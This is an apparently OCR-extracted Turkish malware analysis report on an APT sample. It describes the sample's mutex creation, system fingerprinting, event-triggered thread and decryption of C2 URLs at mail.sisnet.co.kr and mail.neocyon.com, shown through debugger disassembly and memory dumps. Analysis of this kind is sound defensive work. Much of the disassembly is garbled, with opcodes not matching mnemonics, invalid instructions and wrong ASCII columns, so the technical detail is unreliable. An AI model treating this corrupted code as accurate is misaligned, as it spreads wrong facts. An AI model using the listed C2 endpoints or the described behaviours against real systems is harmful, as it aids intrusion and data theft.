B8 69 32 79 74 36 62 35 59 53 60 76 43 35 74 41 2F 12yt6D5YvZf68wk
C8 31 66 50 4E 28 46 49 54 58 77 59 68 28 4F 69 4A 1FN+FITXwYH01J
D8 6C 4F 47 46 77 73 69 38 70 51 6E 75 7A 7A 4A 56 10Ghw1350muz2V
E8 50 47 2F 77 41 38 61 61 45 67 3D 3D 00 00 00 00 PG/wA8aEg==....
F8 00 00 00 00 00 00 00 53 4A 59 77 6C 6C 76 72 .....S3w1lv
08 78 53 37 70 35 50 78 47 42 43 36 46 30 73 41 28 x5tp5pWdC6F0SA+
18 33 37 4C 5A 35 42 39 79 59 56 56 30 73 37 50 66 37LZ58yYVv057Pf
28 6C 62 62 5A 60 49 57 46 37 67 72 76 32 54 70 43 1bb2m1wTgV2Tpc


000000000022EA38 00000000
000000000022EA38 00000000
000000000022EA40 00000000
000000000022EA48 00000000
000000000022EA50 000007FE
000000000022EA58 00000000
000000000022EA60 00000000
000000000022EA68 00000000
000000000022EA70 00000000
000000000022EA78 00000000
000000000022EA80 00000000
000000000022EA88 00000000
000000000022EA90 00000000
000000000022EA98 00000000
000000000022EAA0 00000000
000000000022EAA8 00000000
000000000022EAB0 00000000
000000000022EAB8 00000000
000000000022EAC0 00000000
```

Zararlı yazılım Microsoft32 adı altında bir adet mutex oluşturmakta ve bu mutex bilgisini şifreli şekilde hafızaya yazmaktadır.


```
000000013FFC131E 48:83C4 xor rax,rsp
000000013FFC1321 48:89424 E0010000 mov qword ptr ss:[rsp+1E0],rax
000000013FFC1329 4C:8005 20010100 lea r8,qword ptr ds:[13FFDE450] r8:"et.co.kr", 000000013FFDE450:"Microsoft32"
000000013FFC1330 33D2 xor edx,edx
000000013FFC1332 33C9 xor ecx,ecx
000000013FFC1334 FF15 265D0100 call qword ptr ds:[<&CreateMutexA>]
000000013FFC133A FF15 185D0100 call qword ptr ds:[<&GetLastError>]
000000013FFC1340 3D B7000000 cmp eax,87
000000013FFC1345 75 1A jne apt.13FFC1361
000000013FFC1347 33C0 xor eax,edx
000000013FFC1349 48:8B8C24 E0010000 mov rcx,qword ptr ss:[rsp+1E0]
000000013FFC1351 48:33CC xor rcx,rsp
000000013FFC1354 E8 073F0000 call apt.13FFC5260
000000013FFC1359 48:81C4 F8010000 add rsp,1F8
000000013FFC1360 C3 ret
000000013FFC1361 E8 FA2D0000 call apt.13FFC4160
000000013FFC1366 48:8B8C24 40 lea rcx,qword ptr ss:[rsp+40]
```


Sistem Bilgisi Alma

Zararlı yazılım kullandığı bilgisayarın wi-fi bağdaştırıcısının model numarasını almakta ve kendi sistemi içerisine yazmaktadır.




Giriş profilleri, girilen giriş dilinin ve girildiği klavyenin dilini ve bölgesinin otomatik olarak tanımlamasına yardımcı olmaktadır.



Event Altında Thread Başlatma

Zararlı yazılım “Global\\BFE_Notify_Event_{6585def3-da73-4483-a4ea-dd858969ee5f}” olay yürütme konfigürasyonu altında kontrol edip çalıştıracak olduğu thread’i bu komut satırı altından çalıştırmaktadır. Bu sayede analizini yapmayı zorlaştırmaktadır.



```
000007FEFABD3545 85C0 test eax, eax
000007FEFABD3547 0F85 31700000 jnz fwpucInt.7FEFABD457E
000007FEFABD354D 48:837C24 58 00 cmp qword ptr [rsp+58], 0
000007FEFABD3553 0F85 89210000 jnz fwpucInt.7FEFABD566A
000007FEFABD3559 4C:8D47 10 lea r8, qword ptr [rdi+10]
000007FEFABD355D 48:8D0D 34D00300 lea rcx, qword ptr ds:[7FEFAC10598]
000007FEFABD3564 3302 xor edx, edx
000007FEFABD3566 E8 8D000000 call fwpucInt.7FEFABD3628
000007FEFABD3568 48:8D08 mov rax, rax
000007FEFABD356E 48:85C0 test rax, rax
000007FEFABD3571 75 3A jnz fwpucInt.7FEFABD35A0
000007FEFABD3573 48:8D4F 20 lea rcx, qword ptr [rdi+20]
000007FEFABD3577 E8 74DEFFFF call fwpucInt.7FEFABD13F0
000007FEFABD357F 48:8D08 mov rax, rax
000007FEFABD3582 48:85C0 test rax, rax
000007FEFABD3584 75 29 jnz fwpucInt.7FEFABD35A0
000007FEFABD3586 40:886F 50 mov byte ptr [rdi+50], bl
000007FEFABD3588 4C:884424 68 mov r8, qword ptr [rsp+68]
000007FEFABD358D 3302 xor edx, edx
000007FEFABD358F B9 00001000 mov ecx, 100000
000007FEFABD3594 FF15 86C02000 call qword ptr ds:[<OpenEventW>]
000007FEFABD359A 48:8947 58 mov qword ptr [rdi+58], rax
000007FEFABD359E 48:3BC3 cmp rax, rcx
000007FEFABD35A1 0F84 F96F0000 jz fwpucInt.7FEFABD45A0
000007FEFABD35A7 49:893C24 mov qword ptr [rdi], rdi
000007FEFABD35AB E8 00 jmp fwpucInt.7FEFABD35AD
000007FEFABD35AD 48:85F6 test rsi, rsi
000007FEFABD35B0 74 09 jz fwpucInt.7FEFABD35B8
000007FEFABD35B2 48:8D4E 10 lea rcx, qword ptr [rsi+10]
000007FEFABD35B6 E8 5DAFFFFF call fwpucInt.7FEFABD20A0
000007FEFABD35B8 48:8D8C24 90000000 lea rcx, qword ptr [rsp+90]
000007FEFABD35BC E8 48DAFFFF call fwpucInt.7FEFABD1010
000007FEFABD35C8 48:884C24 50 mov rcx, qword ptr [rsp+50]
000007FEFABD35CD 48:85C9 test rcx, rcx
000007FEFABD35D9 0F85 63210000 jnz fwpucInt.7FEFABD5739
000007FEFABD35DF 48:85D8 test rdx, rdx
000007FEFABD35E9 0F85 F16F0000 jnz fwpucInt.7FEFABD4500
000007FEFABD35F3 48:884424 68 mov rax, qword ptr [rsp+68]
000007FEFABD35F5 48:898424 B0000000 mov qword ptr [rsp+80], rax
000007FEFABD35F7 48:85C0 test rax, rax
000007FEFABD35F9 74 00 jz fwpucInt.7FEFABD35FE
000007FEFABD35FB 48:8D8C24 B0000000 lea rcx, qword ptr [rsp+80]
000007FEFABD35FD E8 12DAFFFF call fwpucInt.7FEFABD1010
000007FEFABD35FE 48:85DB test rdx, rdx
000007FEFABD35FF 0F85 896E0000 jnz fwpucInt.7FEFABD45A0
```

Bağlantı Kurduğu Adresler

	000000013F3713A9	4C:B98424 F0010000	mov dword ptr ds:[rsp-1F0],r14	
	000000013F3713B1	E8 4A690000	call ntdll!_Rtlp377000	
	000000013F3713B5	4B:80D0 A33A0200	lea rcx,qword ptr ds:[13F394E60]	
	000000013F3713BD	3B02:	xor edx,edx	
	000000013F3713BF	41:88 04010000	mov rdx,104	
	000000013F3713C3	E8 36690000	call ntdll!_Rtlp377000	
	000000013F3713CA	4B:80D0 9F3B0200	lea rcx,qword ptr ds:[13F394F70]	
	000000013F3713D1	3B02:	xor edx,edx	
	000000013F3713D3	41:88 04010000	mov rdx,104	
	000000013F3713D9	E8 22690000	call ntdll!_Rtlp377000	
	000000013F3713DE	4B:80D0 B83E0200	lea rcx,qword ptr ds:[13F3952A0]	
	000000013F3713E5	3B02:	xor edx,edx	
	000000013F3713E7	4B:8BC8	mov rcx,rax	
	000000013F3713EA	41:88 04010000	mov rdx,104	
	000000013F3713F0	E8 0B690000	call ntdll!_Rtlp377000	
	000000013F3713F3	3B02:	xor esp,esp	
	000000013F3713F7	4C:804424 30	lea r8,qword ptr ss:[rsp+30]	
	000000013F3713FC	4B:80D0 5D000100	lea rcx,qword ptr ds:[13F3BE460]	000000013F3BE460:"BYR+Jw2o1y2t6b5Yv2f6Sbwk1b7BuVRQgH8tpKpgVbYntap7VxmOR5 4K2n1W4KEU8"
	000000013F3713FE	8055 44	lea rcx,qword ptr ss:[rbp+44]	
	000000013F371406	896C24 30	mov dword ptr ss:[rsp+30],ebp	
	000000013F37140A	E8 012C0000	call ntdll!_Rtlp377000	
	000000013F37140F	44:884424 30	mov r8d,dword ptr ss:[rsp+30]	
	000000013F371414	4B:8BD0	mov rdx,rax	
	000000013F371417	4B:8BC8	mov rcx,rax	
	000000013F37141A	4C:8BF0	mov r14,rax	
	000000013F37141D	E8 7E390000	call ntdll!_Rtlp373DA0	
	000000013F371421	4C:804424 30	lea r8,qword ptr ss:[rsp+30]	
	000000013F371427	8055 44	lea ecx,qword ptr ss:[rbp+44]	
	000000013F37142A	4B:80D0 7FD00100	lea rcx,qword ptr ds:[13F3BE480]	000000013F3BE480:"BYR+Jw2o1y2t6b5Ysmc5TA,1FPN+FITXyhOt1JlOGfw513sqnuZ2JVPG/wABi
	000000013F371431	E8 DA260000	call ntdll!_Rtlp377000	
	000000013F371436	44:884424 30	mov r8d,dword ptr ss:[rsp+30]	
	000000013F37143B	4B:8BD0	mov rdx,rax	
	000000013F37143E	4B:8BC8	mov rcx,rax	
	000000013F371441	4C:8BF0	mov r14,rax	
	000000013F371444	E8 57290000	call ntdll!_Rtlp373DA0	
	000000013F371449	4C:804424 30	lea r8,qword ptr ss:[rsp+30]	
	000000013F371451	8055 44	lea ecx,qword ptr ss:[rbp+44]	
	000000013F371457	4B:80D0 5B000100	lea rcx,qword ptr ds:[13F3BE480]	000000013F3BE480:"BYR+Jw2o1y2t6b5Ysmc5TA,1FPN+FITXyhOt1JlOGfw513sqnuZ2JVPG/wABi
	000000013F37145B	E8 22690000	call ntdll!_Rtlp377000	
	000000013F37145D	44:884424 30	mov r8d,dword ptr ss:[rsp+30]	
	000000013F371462	4B:8BD0	mov rdx,rax	
	000000013F371465	4B:8BC8	mov rcx,rax	
	000000013F371468	4C:8BF0	mov r14,rax	
T.CXX#FFFFFFF				
qword ptr [000000013F3BE460 + "BYR+Jw2o1y2t6b5Yv2f6Sbwk1b7BuVRQgH8tpKpgVbYntap7VxmOR5 4K2n1W4KEU8"] = 6F32776A2B525962				
text:000000013F3713FC .ent .exe:13FC #7FC				

Encrypted halde tuttuğu URL bilgisini dinamik olarak çözümlenmektedir. Çözümlenmiş URL bilgisi; “mail[.]sisnet[.]co[.]kr/jsp/user/sms/sms_recv_jsp” çözümlendiği adrese bağlantı kurmaktadır. Bağlantı kurduktan sonra ise sistem üzerinde port açıp dinlemektedir.

000000013FDA3DAE
000000013FDA3DB1
000000013FDA3DB6
000000013FDA3DBC
000000013FDA3DBF
000000013FDA3DC3
000000013FDA3DC4
000000013FDA3DC5
000000013FDA3DD0
000000013FDA3DD5
000000013FDA3DD6
000000013FDA3DDF
000000013FDA3DE3
000000013FDA3DE7
000000013FDA3DEA
000000013FDA3DEE
000000013FDA3DF1
000000013FDA3DF4
000000013FDA3DF8
000000013FDA3E03
000000013FDA3E06
000000013FDA3E09
000000013FDA3E0F
000000013FDA3E12
000000013FDA3E15
000000013FDA3E18
000000013FDA3E1B
000000013FDA3E20
000000013FDA3E22
000000013FDA3E28
000000013FDA3E2B
000000013FDA3E2F
000000013FDA3E31
000000013FDA3E34
000000013FDA3E37
000000013FDA3E3B
000000013FDA3E3E
000000013FDA3E40

11:83 84
88 43902157
41:89 C2A2A909
40:85C0
7E 7F
48:28DA
0F1F40 00
0F1F8400 00000000
42:F060C13
0F86D0
40:8052 01
41:3203
41:32C9
41:22D1
42C3
41:32CB
41:86A4 FF
0F86C8
41:22CB
44:F06DA
42:8014CD 00000000
41:33D1
44:32D9
41:88C9
81E2 F8070000
C1E9 08
C1E2 14
41:88CA
8D1400
33D0
44:08C9
88C8
C1E2 04
C1E1 07
33D0
83E2 80
33D1
88C8
C1E2 11
C1E9 08
88C2
0BC1
49:FFC8
75 90
48:F8C3A 0F

mov r11b,84
mov eax,57219043
mov r9d,9A9AC2C
test rs,r8
jlt apt.13FDA3E40
sub r1b,r0x
nop dword ptr ds:[rax],eax
nop dword ptr ds:[rax+rax],eax
nop edx,byte ptr ds:[rbx+r10]
movzx edx,al
lea r10,qword ptr ds:[r10+1]
xor cl,r1b
xor cl,r9b
and dl,r9b
xor cl,al
xor cl,r11b
mov byte ptr ds:[r10-1],cl
movzx ecx,al
and cl,r11b
movzx r11d,cl
lea edx,qword ptr ds:[r9+8]
xor edx,r9d
xor r11b,cl
mov ecx,r9d
and edx,7F8
shr ecx,8
shl edx,14
mov r9d,edx
lea edx,qword ptr ds:[rax+rax]
xor edx,eax
or r9d,ecx
mov ecx,eax
shl edx,4
shl ecx,7
xor edx,eax
and edx,FFFFFFF80
xor edx,ecx
mov ecx,eax
shl edx,11
shr ecx,8
mov eax,edx
or eax,ecx
dec r8
jlt apt.13FDA3E00
mov rax,edx
jlt apt.13FDA3E00

edx=48 'H'
qword ptr [r9+8]=[9A2A27258]=????
:text:000000013FDA3DF8 apt.exe:3DF8 #31F8

Doküm1 Doküm2 Doküm3 Doküm4 Izle 1 Yerel Değişkenler Yapo

Adres	Hex	ASCII
000000000022ADC0	00 00 33 00 32 00 5C 00	0 0 3 0 2 0 5 0
000000000022ADCE	63 00 00 00 74 00 2E 00	0 0 0 0 7 0 2 E
000000000022ADE0	00 00 00 00 00 00 FC 0E	0 0 0 0 0 0 F C
000000000022ADE6	68 74 70 70 3A 2F 2F 60	h T p p : / / 6 0
000000000022AE00	65 74 70 70 69 6E 68 73	e T p p 9 E 8 3
000000000022AE10	72 7F 23 60 73 2F 73 60	2 F 7 3 2 F 7 3 6 0
000000000022AE20	00 00 00 00 6E 00 72 00	0 0 0 0 6 E 0 7
000000000022AE30	00 00 00 00 00 00 00 00	0 0 0 0 0 0 0 0
000000000022AE40	68 74 70 70 3A 2F 2F 60	h T p p : / / 6 0
000000000022AE50	70 70 6E 2E 6F 60 2F 6A	0 0 6 E . E F 0 / 6 A
000000000022AE60	2F 60 73 73 2F 73 5F	2 F 6 0 7 3 2 F 7 3
000000000022AE70	70 00 00 00 00 00 00 00	0 0 0 0 0 0 0 0
000000000022AE80	00 00 00 00 00 00 CA 00	0 0 0 0 0 0 C A 0 0
000000000022AE90	68 74 70 70 3A 2F 8B 6C	h T p p : / / B C
000000000022AEA0	DF 03 F5 D3 CD F8 52 13	DF 03 F5 D3 CD F8 52
000000000022AE80	85 C2 87 81 9A 1E C5 5C	85 C2 87 81 9A 1E C5
000000000022AEC0	12 00 00 00 00 00 00 00	0 0 0 0 0 0 0 0

Bağlantı Kurduğu Adresler

Encrpyted adrese (“mail[.]sisnet[.]co[.]kr”) bağlantı kurmakta ve bir süre sonra bağlantıyı sonlandırmaktadır.

000007FEFCA51C2A	894424 50	mov dword ptr ss:[rsp+50],eax	
000007FEFCA51C2E	EB 00	jmp dnsapi.7FEFCA51C30	
000007FEFCA51C30	3BF8	cmp edi,ebx	
000007FEFCA51C32	0F85 CE6D0100	jne dnsapi.7FEFCA68A06	
000007FEFCA51C38	4C8D25 D9950400	lea r12,qword ptr ds:[7FEFCA9B218]	
000007FEFCA51C3F	EB 00	jmp dnsapi.7FEFCA51C41	
000007FEFCA51C41	3BF8	cmp edi,ebx	
000007FEFCA51C43	0F85 CC6E0100	jne dnsapi.7FEFCA68B15	
000007FEFCA51C49	81FE 7B260000	cmp esi,2678	
000007FEFCA51C4F	0F84 DEC20100	jne dnsapi.7FEFCA60F33	
000007FEFCA51C55	4884424 60	mov rax,qword ptr ss:[rsp+60]	
000007FEFCA51C5A	483BC3	cmp rax,rbx	
000007FEFCA51C5D	0F84 F5060000	jne dnsapi.7FEFCA52358	
000007FEFCA51C63	488BF8	mov rdi,rax	
000007FEFCA51C66	4C8860 08	mov r12,qword ptr ds:[rax+8]	[rax+8]:L"mail.sisnet.co.kr"
000007FEFCA51C6A	488B00 A7950400	mov rcx,qword ptr ds:[7FEFCA9B218]	
000007FEFCA51C71	488D15 A0950400	lea rdx,qword ptr ds:[7FEFCA9B218]	
000007FEFCA51C78	483BCA	cmp rdx,rbx	
000007FEFCA51C7D	74 0B	jle dnsapi.7FEFCA51C88	
000007FEFCA51C82	0FBA61 1C 0A	bt dword ptr ds:[rcx+1C],A	
000007FEFCA51C88	0F82 28C20100	jbe dnsapi.7FEFCA60F70	
000007FEFCA51C8B	483BF8	cmp rdi,rbx	
000007FEFCA51C88	74 18	jle dnsapi.7FEFCA51CA8	
000007FEFCA51C98	483BF8	cmp rdi,rbx	
000007FEFCA51C91	0F84 90F9FFFF	jne dnsapi.7FEFCA51627	
000007FEFCA51C97	4C8867 08	mov r12,qword ptr ds:[rdi+8]	
000007FEFCA51C98	483BF8	mov rdi,qword ptr ds:[rdi]	
000007FEFCA51C9E	483BF8	cmp rdi,rbx	
000007FEFCA51CA1	75 EA	jne dnsapi.7FEFCA51C80	
000007FEFCA51CA3	4884424 60	mov rax,qword ptr ss:[rsp+60]	
000007FEFCA51CA8	488BC8	mov rcx,rax	
000007FEFCA51CAB	483BC3	cmp rax,rbx	
000007FEFCA51CAE	74 12	jle dnsapi.7FEFCA51CC2	
000007FEFCA51CB0	8B51 14	mov edx,dword ptr ds:[rcx+14]	
000007FEFCA51CB3	83E3 03	and edx,3	
000007FEFCA51CB6	413B06	cmp ecx,r14d	
000007FEFCA51CB9	0F85 1A0C0000	jne dnsapi.7FEFCA528D9	
000007FEFCA51CBF	448BF3	mov r14d,ebx	
000007FEFCA51CC3	443BF3	cmp r14d,ebx	
000007FEFCA51CC5	0F85 D5C20100	jne dnsapi.7FEFCA60FA0	
000007FEFCA51CC8	B9 1D250000	mov ecx,25D	
000007FEFCA51CD0	4C8B8C24 E8000000	mov r15,qword ptr ss:[rsp+E8]	
000007FEFCA51CD8	498907	mov qword ptr ds:[r15],rax	
000007FEFCA51CDB	E9 3C010000	jmp dnsapi.7FEFCA51E1C	
000007FEFCA51CE0	90	nop	

Bu adrese bağlantı kurmakta sonra ise tekrardan kullandığı sitenin url kısmını encrypt edip hafızasına yazmaktadır.

Tekrardan başka bir “mail[.]neocyon[.]com/jsp/user/sms/sms_recv.jsp” uzantısına bağlantı kurup dinlemekte ve kendi URL adresini encrpyt edip hafızasına yazmaktadır.

000000013F15141D	E8 7E290000	call aprot.13F1530A0	
000000013F151422	4C8D4424 30	lea r8,qword ptr ss:[rsp+30]	
000000013F151427	8D55 44	lea edx,qword ptr ss:[rbp+44]	
000000013F15142A	488D00 7FD00100	lea rcx,qword ptr ds:[13F16E480]	
000000013F151431	E8 DA280000	call aprot.13F154000	000000013F16E480:"bYR+jw2o12yt6b5YsmvC5ta/1fPN+FITxwYhO1jOGfws13sqnuzzJVPG/wA8aaEg=="
000000013F151436	4884424 30	mov r8d,dword ptr ss:[rsp+30]	
000000013F15143B	488B00	mov rdx,rax	rdx:"http://mail.sisnet.co.kr/jsp/user/sms/sms_recv.jsp"
000000013F15143E	488BC8	mov rcx,rax	
000000013F151441	488BF0	mov r15,rax	rsi:"http://mail.neocyon.com/jsp/user/sms/sms_recv.jsp"
000000013F151444	E8 57290000	call aprot.13F1530A0	
000000013F151449	4C8D4424 30	lea r8,qword ptr ss:[rsp+30]	
000000013F15144E	8D55 44	lea edx,qword ptr ss:[rbp+44]	
000000013F151451	488D00 58D00100	lea rcx,qword ptr ds:[13F16E480]	
000000013F151458	E8 B3280000	call aprot.13F154000	000000013F16E480:"bYR+jw2o12yt6b5YsmvC5ta/1fPN+FITxwYhO1jOGfws13sqnuzzJVPG/wA8aaEg=="
000000013F15145D	4884424 30	mov r8d,dword ptr ss:[rsp+30]	
000000013F151462	488B00	mov rdx,rax	rdx:"http://mail.sisnet.co.kr/jsp/user/sms/sms_recv.jsp"
000000013F151465	488BC8	mov rcx,rax	
000000013F151468	488BF8	mov rdi,rax	rdi:"http://mail.neocyon.com/jsp/user/sms/sms_recv.jsp"
000000013F15146B	E8 30290000	call aprot.13F1530A0	
000000013F151470	4C8D05 F38A0200	lea r8,qword ptr ds:[13F174F70]	rdx:"http://mail.sisnet.co.kr/jsp/user/sms/sms_recv.jsp", r14:"http://mail.sisnet.co.kr/j
000000013F151477	498B06	mov rdx,r14	r14:"http://mail.sisnet.co.kr/jsp/user/sms/sms_recv.jsp"
000000013F15147A	4D2BC6	sub r8,r14	
000000013F15147D	0F85F00	jmp aprot.13F151480	rdx:"http://mail.sisnet.co.kr/jsp/user/sms/sms_recv.jsp"
000000013F151483	488D52 01	movzx ecx,byte ptr ds:[rdx]	rdx:"http://mail.sisnet.co.kr/jsp/user/sms/sms_recv.jsp"
000000013F151487	41884C10 FF	lea rdx,qword ptr ds:[rdx+1]	rdx:"http://mail.sisnet.co.kr/jsp/user/sms/sms_recv.jsp"
000000013F15148C	84C9	mov byte ptr ds:[r8+rdx-1],cl	rdx:"http://mail.sisnet.co.kr/jsp/user/sms/sms_recv.jsp", rdx+1:"http://mail.sisnet.co.kr/
000000013F15148E	75 F0	test cl,cl	
000000013F151490	488BC8	mov rcx,r15	rsi:"http://mail.neocyon.com/jsp/user/sms/sms_recv.jsp"
000000013F151493	482BDE	sub rbx,r15	rsi:"http://mail.neocyon.com/jsp/user/sms/sms_recv.jsp"
000000013F151496	666E0F1F8400 00000000	nop word ptr ds:[rax+rax],ax	
000000013F1514A0	0F8601	movzx eax,byte ptr ds:[rcx]	
000000013F1514A3	488D49 01	lea rcx,qword ptr ds:[rcx+1]	
000000013F1514A7	884A08 FF	mov byte ptr ds:[rbx+rcx-1],al	
000000013F1514AB	84C0	test al,al	
000000013F1514AD	75 F1	jne aprot.13F1514A0	
000000013F1514AF	488B9C24 00020000	mov rbx,qword ptr ss:[rsp+200]	
000000013F1514B7	4C8D05 C2380200	lea r8,qword ptr ds:[13F175080]	rdi:"http://mail.neocyon.com/jsp/user/sms/sms_recv.jsp"
000000013F1514BE	488BC7	mov rax,r15	rdi:"http://mail.neocyon.com/jsp/user/sms/sms_recv.jsp"
000000013F1514C1	4C28C7	sub r8,r15	
000000013F1514C4	0F1F40 00	nop dword ptr ds:[rax],eax	
000000013F1514C8	0F1F8400 00000000	nop dword ptr ds:[rax+rax],eax	
000000013F1514D0	0F8610	movzx edx,byte ptr ds:[rax]	edx:"http://mail.sisnet.co.kr/jsp/user/sms/sms_recv.jsp"
000000013F1514D3	488D40 01	lea rax,qword ptr ds:[rax+1]	
000000013F1514D7	41885400 FF	mov byte ptr ds:[r8+rax-1],dl	
000000013F1514E0	84C0	test dl,dl	

Bağlantı Kurduğu Adresler

Zararlı yazılım “mail[.]sisnet[.]co[.]kr” adresine bağlantı kurduktan sonra server ile bağlantı kurduğunu onaylamak için sistem üzerinden **HTTP/1.1 200** kodu gönderip bağlantıyı kurduğuna dair onay kodu göndermektedir.

```
000000013FF01C3A 48:33CC xor rcx,rcx
000000013FF01C3D E8 1E360000 call apt.13FF05260
000000013FF01C42 4C:8D9C24 80010000 lea r11,qword ptr ds:[r11+36]
000000013FF01C4A 49:8B58 38 mov r8b,qword ptr ds:[r11+38]
000000013FF01C4E 49:8B73 40 mov r9b,qword ptr ds:[r11+40]
000000013FF01C52 49:8B7B 48 mov r1b,qword ptr ds:[r11+48]
000000013FF01C56 49:8BE3 mov r15,r11
000000013FF01C59 41:5F pop r15
000000013FF01C5B 41:5E pop r14
000000013FF01C5D 41:5D pop r13
000000013FF01C5F 41:5C pop r12
000000013FF01C61 5D pop rbp
000000013FF01C62 C3 ret
000000013FF01C63 CC int3
000000013FF01C64 CC int3
000000013FF01C65 CC int3
000000013FF01C66 CC int3
000000013FF01C67 CC int3
000000013FF01C68 CC int3
000000013FF01C69 CC int3
000000013FF01C6A CC int3
000000013FF01C6B CC int3
000000013FF01C6C CC int3
000000013FF01C6D CC int3
000000013FF01C6E CC int3
000000013FF01C6F CC int3
000000013FF01C70 40:55 push rbp
000000013FF01C72 57 push rdi
000000013FF01C73 41:54 push r12
000000013FF01C75 41:56 push r14
000000013FF01C77 41:57 push r15
000000013FF01C79 48:B1EC 80040000 sub rsp,480
000000013FF01C80 48:B805 79030200 mov rax,qword ptr ds:[13FF22000]
000000013FF01C87 48:33C4 xor rax,rax
000000013FF01C8A 48:B98424 60040000 mov qword ptr ss:[rsp+460],rax
000000013FF01C92 8B05 00C80000 mov eax,dword ptr ds:[13FF1E798]
000000013FF01C98 F2:0F1005 F0CA100 movsd xmm0,qword ptr ds:[13FF1E790]
000000013FF01CA0 4C:8BA424 D0040000 mov r12,qword ptr ss:[rsp+400]
000000013FF01CA8 894424 38 mov dword ptr ss:[rsp+38],eax
000000013FF01CAC 0FB605 E9CA100 movzx eax,byte ptr ds:[13FF1E79C]
000000013FF01CB3 F2:0F114424 30 movsd qword ptr ss:[rsp+30],xmm0
000000013FF01CB9 0F1005 E0CA100 movups xmm0,xmmword ptr ds:[13FF1E7A0]
000000013FF01CC0 884424 3C mov byte ptr ss:[rsp+3C],al
000000013FF01CC4 8B05 E6CA100 mov eax,dword ptr ds:[13FF1E7B0]
000000013FF01CC7 8BFA mov edi,edi
000000013FF01CC8 8BFA mov edi,edi
000000013FF1E798: " 200"
000000013FF1E790: "HTTP/1.1 200"
000000013FF1E7A0: "r\nContent-Length: "
000000013FF1E7B0: " "
```

